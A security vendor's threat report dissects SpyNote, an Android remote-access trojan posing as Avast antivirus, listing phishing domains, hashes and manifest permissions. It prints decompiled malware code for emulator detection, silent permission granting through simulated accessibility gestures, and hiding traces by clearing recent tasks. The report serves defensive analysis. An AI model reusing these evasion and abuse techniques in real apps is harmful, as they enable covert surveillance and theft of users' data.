SpyNote: Unmasking a Sophisticated Android Malware - CYFIRMA

Published On : 2024-11-06

Executive Summary

At Cyfirma, we are dedicated to providing current insights into prevalent threats and the strategies employed by malicious entities targeting both organizations and individuals. This report delves into the mechanics of SpyNote, a sophisticated variant of Android malware. This comprehensive analysis reveals the malware's intricate methods for disguising itself, escalating permissions, maintaining persistence, and evading detection. Through detailed code examination and execution observations, we uncover how SpyNote leverages the Accessibility Service, disguises itself as a trusted antivirus app, and persistently attempts to communicate with its command-and-control server despite network obstacles. The findings highlight the malware's capabilities and the critical need for robust security measures to counteract such threats.

Introduction

SpyNote, a notorious Android malware, has evolved into a highly advanced threat, capable of extensive control over infected devices. This report provides an in-depth analysis of the malware's functionalities, based on code analysis and real-time execution observations. We examine how SpyNote disguises itself, gains permissions, and attempts to maintain a persistent presence on infected devices. By exploring the malware's network communication attempts, permission requests, and evasion techniques, we aim to shed light on its sophisticated operations and underline the importance of comprehensive security measures to mitigate such threats.

Key Findings


- This malware is being distributed as a fake antivirus and, upon installation, it adopts the name and icon of “Avast Mobile Security for Android” to deceive users.
- SpyNote leverages accessibility permission, which it uses to grant itself extensive control over the device, including excluding itself from battery optimization and enabling notifications.
- SpyNote simulates user gestures to grant itself further permissions silently in the background.
- Displays continuous silent notifications about a fake system update.
- Prevents uninstallation by simulating user actions to block removal attempts.
- Operates in the background and can restart its services if they are stopped.
- Employs obfuscation to counter static analysis and reverse engineering.
- Implements device-specific adaptations to ensure persistence across a variety of device brands.
- Targets cryptocurrencies and wallets.
- Actively seeks to steal data from other applications installed on the device.
- Collects data, such as credentials on the external storage (sdcard), and deletes them later to remove traces.
- Monitors network traffic to check for an active internet connection and attempts to connect to a command-and-control (C2) server for data exfiltration.
- The malware checks for an analysis environment, such as an emulator or virtual machine.

ETLM Attribution

SpyNote is a Remote Access Trojan (RAT) that first emerged in 2020. Since its inception, it has become one of the most prevalent malware families targeting Android devices. The malware has evolved significantly, with multiple variants and integrations of other RATs. Researchers have identified over 10,000 samples of SpyNote, indicating its widespread distribution and impact.

The source code leak of one of its variants, CypherRat, in late 2022 led to a surge in infections. This malware is attributed to the threat actor known as **EVLF** (also known as **CypherRat**). This actor has actively distributed SpyNote on platforms such as Telegram.


This version of SpyNote is being distributed as a fake Avast antivirus (Avastavv.apk) for the Android platform on a phishing site (https[:]//avastop[.]com/Avastavv.apk) that mimics the legitimate Avast antivirus website.



Avastavv.apk download page

Clicking on the “Download for Android” link downloads the APK file onto the device, while the iOS option redirects to Apple’s App Store download page for the “AnyDesk Remote Desktop” application.

Similarly, the desktop version of the website also downloads the AnyDesk executable for Windows and Mac. The download of AnyDesk, which is a remote desktop application, indicates a broader campaign aimed at gaining remote access to devices across multiple platforms.



Desktop version of phishing website

We have identified the following 14 domains involved in this campaign, all hosting the same phishing website and the fake Avast antivirus software for different platforms, including SpyNote:


- avastop[.]com
- avastxo[.]com
- avastbk[.]com
- avastpx[.]com
- avastcsw[.]com
- avastsf[.]com
- avastsp[.]com
- avastpy[.]com
- avastwp[.]com
- avastkb[.]com
- avastxv[.]com
- avastga[.]com
- avastsgp[.]com
- avastpst[.]com

Threat Landscape:
The threat landscape in which SpyNote operates is increasingly complex and dynamic, characterized by rapid advancements in cybercriminal tactics and technologies. This landscape includes a proliferation of sophisticated malware families, extensive use of social engineering to deceive users, and the exploitation of vulnerabilities in widely used software and platforms. Attackers are leveraging innovative methods to bypass security measures, such as using obfuscation techniques to evade detection by static analysis tools and employing advanced persistence mechanisms. Additionally, the rise of mobile malware targeting both personal and enterprise devices underscores the importance of robust cybersecurity strategies to protect sensitive data and maintain operational integrity in an ever-evolving digital environment.

Analysis of SpyNote RAT

File Details	
File Name	Avastavv.apk
File Size	38.63 MB (40509787 bytes)
Signed	Not signed
MD5	214aad6338d607df7ec75a2c48af09d5
SHA-256	94a3b1fc830323234f5ac6e69cf0840507c23e15bee5c8c3aa86fddaf61ef8b1
APK signature verification	Valid APK signature


This specimen of SpyNote RAT is obfuscated to counter static analysis and thwart reverse engineering attempts. Due to this obfuscation, decompilers and other static analysis tools encounter errors when trying to decompile, decode, or read the APK file:



Error in reading the manifest file

Error while decoding resource data

We successfully deobfuscated the AndroidManifest.xml file, uncovering extensive information about permissions, capabilities, and more. The malware's package name is produces.amber.ultra, targeting devices running Android 5 (minSdkVersion=21) to Android 10 (targetSdkVersion=29):



Target android versions

Permissions Overview:

This version of SpyNote malware requires several permissions to operate at its full potential. The manifest file lists numerous permissions, indicating the capabilities and potentially malicious activities of the malware. The permissions declared in the manifest file are as follows:

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="oppo.permission.OPPO_COMPONENT_SAFE"/>
<uses-permission android:name="oplus.permission.OPLUS_COMPONENT_SAFE"/>
<uses-permission android:name="com.huawei.permission.external_app_settings.USE_COMPONENT"/>
<uses-permission android:name="android.permission.INTERNET"/>
```

Permissions declared in the manifest file

- **SEND_SMS, READ_SMS**: The malware requests messaging permissions, enabling it to send and read SMS messages, which could be used for spreading malware or incurring charges on the user's account.
- **READ_CALL_LOG, READ_CONTACTS, GET_ACCOUNTS**: Permissions for accessing call logs, contacts, and accounts highlight its capability to steal sensitive user information.
- **CAMERA, RECORD_AUDIO**: The inclusion of multimedia permissions allows it to spy on users through the camera and microphone.
- **ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION**: Location permissions enable it to track the user's whereabouts.
- **DISABLE_KEYGUARD, RECEIVE_BOOT_COMPLETED, FOREGROUND_SERVICE**: System control permissions help the malware maintain persistence and control over the device.
- **SYSTEM_ALERT_WINDOW, READ_PHONE_STATE**: Permissions indicate that the malware can overlay Windows on top of other apps and access detailed phone state information.
- **ACCESS_NETWORK_STATE, ACCESS_WIFI_STATE, INTERNET, CHANGE_WIFI_STATE**: Networking permissions enable the malware to manipulate network settings and communicate with command-and-control servers.
- **oppo.permission.OPPO_COMPONENT_SAFE, oplus.permission.OPLUS_COMPONENT_SAFE**: Device-specific permissions suggest that the malware is designed to target multiple brands and models. These components provide some safety features and allow apps to access certain system components or settings in a secure manner, such as battery-saving modes or startup managers.
- **SET_ALARM, REQUEST_IGNORE_BATTERY_OPTIMIZATIONS, REQUEST_INSTALL_PACKAGES, REQUEST_DELETE_PACKAGES**: Additionally, permissions for setting alarms, requesting to ignore battery optimizations, and managing package installations further underline its extensive control over the device.

These permissions collectively reveal that the malware is equipped to perform a wide range of malicious activities, including spying, data theft, communication manipulation, and maintaining persistent control over the infected device.

In Android 5, users must grant these permissions at the time of installation. From Android 6 and above, users must explicitly grant permissions at runtime. However, SpyNote circumvents these restrictions by leveraging a single service to obtain all the desired permissions (see the Malware Dynamics section for more details).

Malware's Intentions:

The manifest file contains numerous intents and packages declared under the <queries> tag. These intents (essentially intent-filters here) alongside the declared packages provide crucial insights into the malware's operational objectives. They reveal how the malware interacts with various device components, intercepts user activities, and performs unauthorized actions.

Package analysis:
The malware queries several packages, indicating the specific targets and potential interactions it seeks to exploit. This provides insight into the range of applications and services the malware is designed to interact with, potentially intercepting or manipulating them for malicious purposes.

- Custom and Obfuscated Packages: These custom and highly obfuscated package names (the first three packages in the list shown above) are likely used to confuse analysis and make the malware harder to detect. The use of such obscure names suggests an attempt to evade detection and complicate static analysis.

```
        <package android:name=
"apjmhlebyflwwvjkrcdusejamxcbhojxfpqwogxxvxcdtrdssb31.apjmhlebyflwwvjkrcdusejamxcbhojxfpqwogxxvxcdtrdssb31.vending
yqdymitpaokjcgidjrgvnjkasnnvftaiwguvidyoelyqzhspf13.apjmhlebyflwwvjkrcdusejamxcbhojxfpqwogxxvxcdtrdssb31.xrqqseqdn
yppdbnmjcdvvvcsriyfmnbtkmdhnjncxyxqkpzc7"/>
        <package android:name=
"uyqdymitpaokjcgidjrgvnjkasnnvftaiwguvidyoelyqzhspf13.uyqdymitpaokjcgidjrgvnjkasnnvftaiwguvidyoelyqzhspf13.vending
rqqseqdnefyppdbnmjcdvvvcsriyfmnbtkmdhnjncxyxqkpzc7.xrqqseqdnefyppdbnmjcdvvvcsriyfmnbtkmdhnjncxyxqkpzc7.id"/>
        <package android:name=
"xrqqseqdnefyppdbnmjcdvvvcsriyfmnbtkmdhnjncxyxqkpzc7.android.uyqdymitpaokjcgidjrgvnjkasnnvftaiwguvidyoelyqzhspf13.
jmhlebyflwwvjkrcdusejamxcbhojxfpqwogxxvxcdtrdssb31.apjmhlebyflwwvjkrcdusejamxcbhojxfpqwogxxvxcdtrdssb31.id"/>
```

Obfuscated package names

- Analytics, Ads Management and Communication: The manifest file references several packages, such as produces.adsmanager and produces.analytics, which are not found in the code hierarchy. This discrepancy suggests these packages may have been obfuscated or dynamically loaded to evade detection, indicating the potential for additional hidden functionalities or malicious activities.
- System, Security Management and Device Manufacturers: These packages are related to various security and system management apps from different device manufacturers, as well as core functionalities and settings of devices. They aim to interact with or manipulate these security and device management apps, possibly to disable them, exploit their features for malicious purposes, or maintain persistence on the device.
- Media and Social Apps: These packages appear to be related to media and social apps, including Instagram and related services. The malware may target these apps to intercept or manipulate media and social interactions, potentially compromising user privacy and data integrity.

```
<package android:name="produces.arstudio.player"/>
<package android:name="com.instagram.boomerang"/>
<package android:name="produces.katana"/>
<package android:name="produces.lite"/>
<package android:name="com.instagram.android"/>
```

Media and social apps packages

- VR and Meta Platforms: These packages are related to Oculus VR and Meta platforms, suggesting potential targeting of VR platforms to manipulate or intercept VR experiences or data. As many of the packages are not used or referenced in the code, the <package> declarations are likely meant to mask the malware by associating it with known, legitimate apps or services. By listing these, the malware attempts to blend in and reduce suspicion.

```
<package android:name="com.oculus.home"/>
<package android:name="com.oculus.horizon"/>
```

Packages: VR & Meta platforms

Intent-Filter Analysis:

- Viewing URLs: This intent-filter specifies that the app can handle the VIEW action for URLs with the scheme “https” and host “messenger[.]com”. By declaring this intent-filter, the malware indicates it can intercept and manipulate attempts to view URLs associated with Facebook Messenger. This could lead users to phishing sites or malicious web pages designed to steal personal information.

```
<package android:name="produces.orca"/>
<intent>
    <action android:name="android.intent.action.VIEW"/>
    <data
        android:scheme="https"
        android:host="messenger.com"/>
```

- Handling Data Actions: These intent-filters allow the app to handle the VIEW, SEND, PICK, and SEND_MULTIPLE actions for any MIME type. By declaring these intents, the malware indicates it can intercept, manipulate, and send any type of data, significantly broadening its scope of data interaction and exfiltration.

```
<intent>
    <action android:name="android.intent.amber.VIEW"/>
    <data android:mimeType="*/*"/>
</intent>
<intent>
    <action android:name="android.amber.action.SEND"/>
    <data android:mimeType="*/*"/>
</intent>
<intent>
    <action android:name="amber.intent.action.PICK"/>
    <data android:mimeType="*/*"/>
<intent>
    <action android:name="android.intent.amber.SEND_MULTIPLE"/>
    <data android:mimeType="*/*"/>
</intent>
```

- Intercepting WhatsApp Services: These intents allow the app to monitor and interfere with WhatsApp services, particularly in the context of instrumentation callbacks, payment setups, and OTP retrieval. This enables the malware to capture sensitive information and manipulate payment processes in WhatsApp and WhatsApp Business. By intercepting OTPs, it can facilitate unauthorized transactions and access. Additionally, the packages suggest that the malware interacts with Google’s system and migration services, indicating potential manipulation or exploitation of device migration and data restoration processes. This could lead to unauthorized data access or control during these

operations.

```
<intent>
    <action android:name="com.whatsapp.action.INSTRUMENTATION_CALLBACK_SERVICE"/>
</intent>
<intent>
    <action android:name="whatsapp.payments.intent.action.STEP_UP"/>
</intent>
<package android:name="com.google.android.apps.pixelmigrate"/>
<package android:name="com.google.android.apps.restore"/>
<package android:name="com.whatsapp.w4b"/>
<intent>
    <action android:name="com.whatsapp.otp.OTP_RETRIEVED"/>
</intent>
```

Execution Pathways and Behavior:

1. Main Activity:

This declaration sets MainActivity as the main entry point of the app, which is launched when the user taps the app icon. Additionally, the main activity can be launched by other apps or the system. The app appears with the label “Avast,” potentially disguising itself as a legitimate and trusted application to evade initial suspicion and encourage installation.

```
<activity
    android:theme="@android:style/Theme.Translucent.NoTitleBar"
    android:label="Avast"
    android:icon="0x7f07007c"
    android:name="produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.MainActivity"
    android:enabled="true"
    android:exported="true"
    android:taskAffinity="app.one"
    android:screenOrientation="sensor"
    android:configChanges="smallestScreenSize|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard"
    android:hardwareAccelerated="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Main Activity

The class produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.MainActivity is equipped with initial verification methods to detect analysis environments. This method detects if the app is running on an emulator by checking various device properties, such as brand, device name, fingerprint, hardware, model, and product.

```
    private boolean isEmu_DIV_ID_lator() {
        return (Build.BRAND.startsWith(utilities.jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"genaujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwdajdujoimy
njnbfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmht
phhuxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55eric",
"aujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwdajdujoimyahh
bfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmhtqcr
uxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55")) && Build.DEVICE.startsWith("generic")) || Build.FINGERPRINT.startsWith(utilities.
jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"genaujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwdajdujoimy
njnbfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmht
phhuxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55eric",
"aujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwdajdujoimyahh
bfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmhtqcr
uxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55")) || Build.FINGERPRINT.startsWith(EnvironmentCompat.MEDIA_UNKNOWN) || Build.HARDWARE.
contains("goldfish") || Build.HARDWARE.contains("ranchu") || Build.MODEL.contains("google_sdk") || Build.MODEL.contains("Emulator") || Build.MODEL.contains(
utilities.jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"Android SDK baujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafh
dujoimyahwnjnbfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkar
vkvcmhtqcmphhuxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55uilt for x86",
"aujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwdajdujoimyahh
bfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmhtqcr
uxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfecmamjulfvckavh55")) || Build.MANUFACTURER.contains("Genymotion") || Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") || Build.PRODUCT.contains("sdk") || Build.PRODUCT.contains("sdk_x86") || Build.PRODUCT.contains(utilities.
jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"sdk_gphone6aujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekojuerbstjfkjncmktktzsszsimylejzpsddokiafwd
joimyahwnjnbfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyzjmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmx
```

Code snippet: Analysis environment detection

If any of these properties match known emulator signatures, the method returns true, indicating that the app is running in an emulated environment. By displaying an alert/warning that emulator devices are not supported, the malware seeks to avoid detection and analysis. This method helps the malware remain undetected and fully operational on real user devices.

```
private void AsknoEmu() {
    AlertDialog.Builder builder;
    String str;
    builder = new AlertDialog.Builder(new ContextThemeWrapper(this, C0227R.style.AlertDialogCustom));
    String language = Locale.getDefault().getLanguage();
    language.hashCode();
    switch (language) {
        default:
            builder.setMessage("emulator detected.\n this app does not support emulator devices");
            str = "OK";
            break;
```

Emulator detection alert

Security researchers often use emulators to safely study malware behavior, so this tactic discourages or even outright prevents analysis by making the malware appear non-functional in these environments.

The MainActivity class is also responsible for setting up the primary interface and functionality of SpyNote. It initializes key components such as WebView and handles file uploads through a file chooser. The activity defines various OnClickListeners to manage user interactions, including closing the activity and opening Wi-Fi settings. Additionally, it performs essential actions, such as checking for internet connectivity, and ensuring the app can communicate with its remote server.

2. Exported Activities:

SpyNote employs numerous activities that act as entry points for the malware, known as exported activities. These activities can be launched by other applications or the system, broadening the scope of interaction and exploitation. Here's an example of one such activity used by the malware:

*produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.**seyzoofftdvqmzujpzrnvvtyzyyovqgtcszoiyvtgxfaymsjxr2***

is the class invoked by this activity. It ultimately sets its content view to the layout located in the resource section (*resources.arsc/layout/activity_req_access.xml*) to request accessibility permissions.

If the user grants Accessibility Service permissions to the malware on the device, the malware retrieves the necessary permission array from the utilities class and proceeds to request additional permissions. This grants the malware extensive control over the device, enabling it to perform various malicious activities without further user intervention:

```
public static String[] PERMISSIONS(Context context) {
    ArrayList arrayList = new ArrayList();
    arrayList.add("android.permission.WRITE_EXTERNAL_STORAGE");
    arrayList.add("android.permission.READ_EXTERNAL_STORAGE");
    arrayList.add("android.permission.READ_PHONE_STATE");
    arrayList.add("android.permission.RECEIVE_BOOT_COMPLETED");
    if (!isNO(SMSSEND)) {
        arrayList.add("android.permission.SEND_SMS");
    }
    if (!isNO(SWPAPER)) {
        arrayList.add("android.permission.SET_WALLPAPER");
    }
    if (!isNO(REDSMS)) {
        arrayList.add("android.permission.READ_SMS");
    }
    if (!isNO(RCGMNF)) {
        arrayList.add("android.permission.READ_CALL_LOG");
    }
    if (!isNO(CRCMNFS)) {
        arrayList.add("android.permission.READ_CONTACTS");
    }
    if (!isNO(GAMNFS)) {
        arrayList.add("android.permission.GET_ACCOUNTS");
    }
```

Code snippet: permissions in utilities class

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    try {
        String[] PERMISSIONS = utilities.PERMISSIONS(this);
        if (hasPermissions(this, PERMISSIONS)) {
            return;
        }
        AccessService.FOR_prim = true;
        ActivityCompat.requestPermissions(this, PERMISSIONS, 151);
    } catch (Exception unused) {
    }
```

Requesting permissions by calling ActivityCompat class

To automatically obtain these permissions, SpyNote leverages the accessibility service to simulate click gestures using the dispatchGesture method. This allows the malware to grant permissions on behalf of the user, ensuring it gains extensive control without requiring further user intervention:

```
    public static void clickByGesture(AccessibilityNodeInfo accessibilityNodeInfo, final ExecClick execClick) {
        if (accessibilityNodeInfo == null) {
            return;
        }
        Path path = new Path();
        accessibilityNodeInfo.getBoundsInScreen(new Rect());
        path.moveTo(r0.centerX(), r0.centerY());
        if (Build.VERSION.SDK_INT >= 24) {
            context.dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.StrokeDescription(path, 10L, 50L)).build(), new AccessibilityGestureResultCallback() { // from class: produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.Perfct.3
                @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
                public void onCompleted(GestureDescription gestureDescription) {
                    super.onCompleted(gestureDescription);
                    ExecClick.this.onClickSuccess();
                }

                @Override // android.accessibilityservice.AccessibilityService.GestureResultCallback
                public void onCancelled(GestureDescription gestureDescription) {
                    super.onCancelled(gestureDescription);
                }
            }, null);
```

Code snippet: Simulating click gesture

To conceal its activity from the user, it displays a blank screen while obtaining all the desired permissions. Once the permissions are granted, it transitions to the home screen and clears all recent tasks, effectively hiding any traces of its actions:

```
    private static void clearAllRecentTask() {
        context.SendMeHome();
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
// from class: produces.amber.bmhdormajmedhcyihihvutwwngtdaildnxsqxavxqtsykrxeojs2.Perfct$$ExternalSyntheticLambda7
            @Override // java.lang.Runnable
            public final void run() {
                Perfct.lambda$clearAllRecentTask$7();
            }
        }, 1000L);
    }
```

Code snippet: clears recent task and moves to home screen

Other potential entry points for this variant of SpyNote are as described follows:

Exported Activity/Receiver	Purpose
produces.amber.bmhdormajmedhcyihihvutwwngtdaildnxsqxavxqtsykrxeojs2.**FloatingView**	It intercepts key events for the home, back, and menu buttons, preventing their default actions. The activity includes custom WebView clients to manage web content and a JavaScript interface to handle data returned from JavaScript.
produces.amber.bmhdormajmedhcyihihvutwwngtdaildnxsqxavxqtsykrxeojs2.wjbcywllmqlrhvwntgrydibuivuhvvehktwvjkzeoefmbsvsne4**CraxsBrowser**	This class uses WebView to display web content. It handles file uploads, extracts passwords from web pages, and stores the data on the device. By presenting itself as a web browser, it aims to phish user credentials and store them for later retrieval.
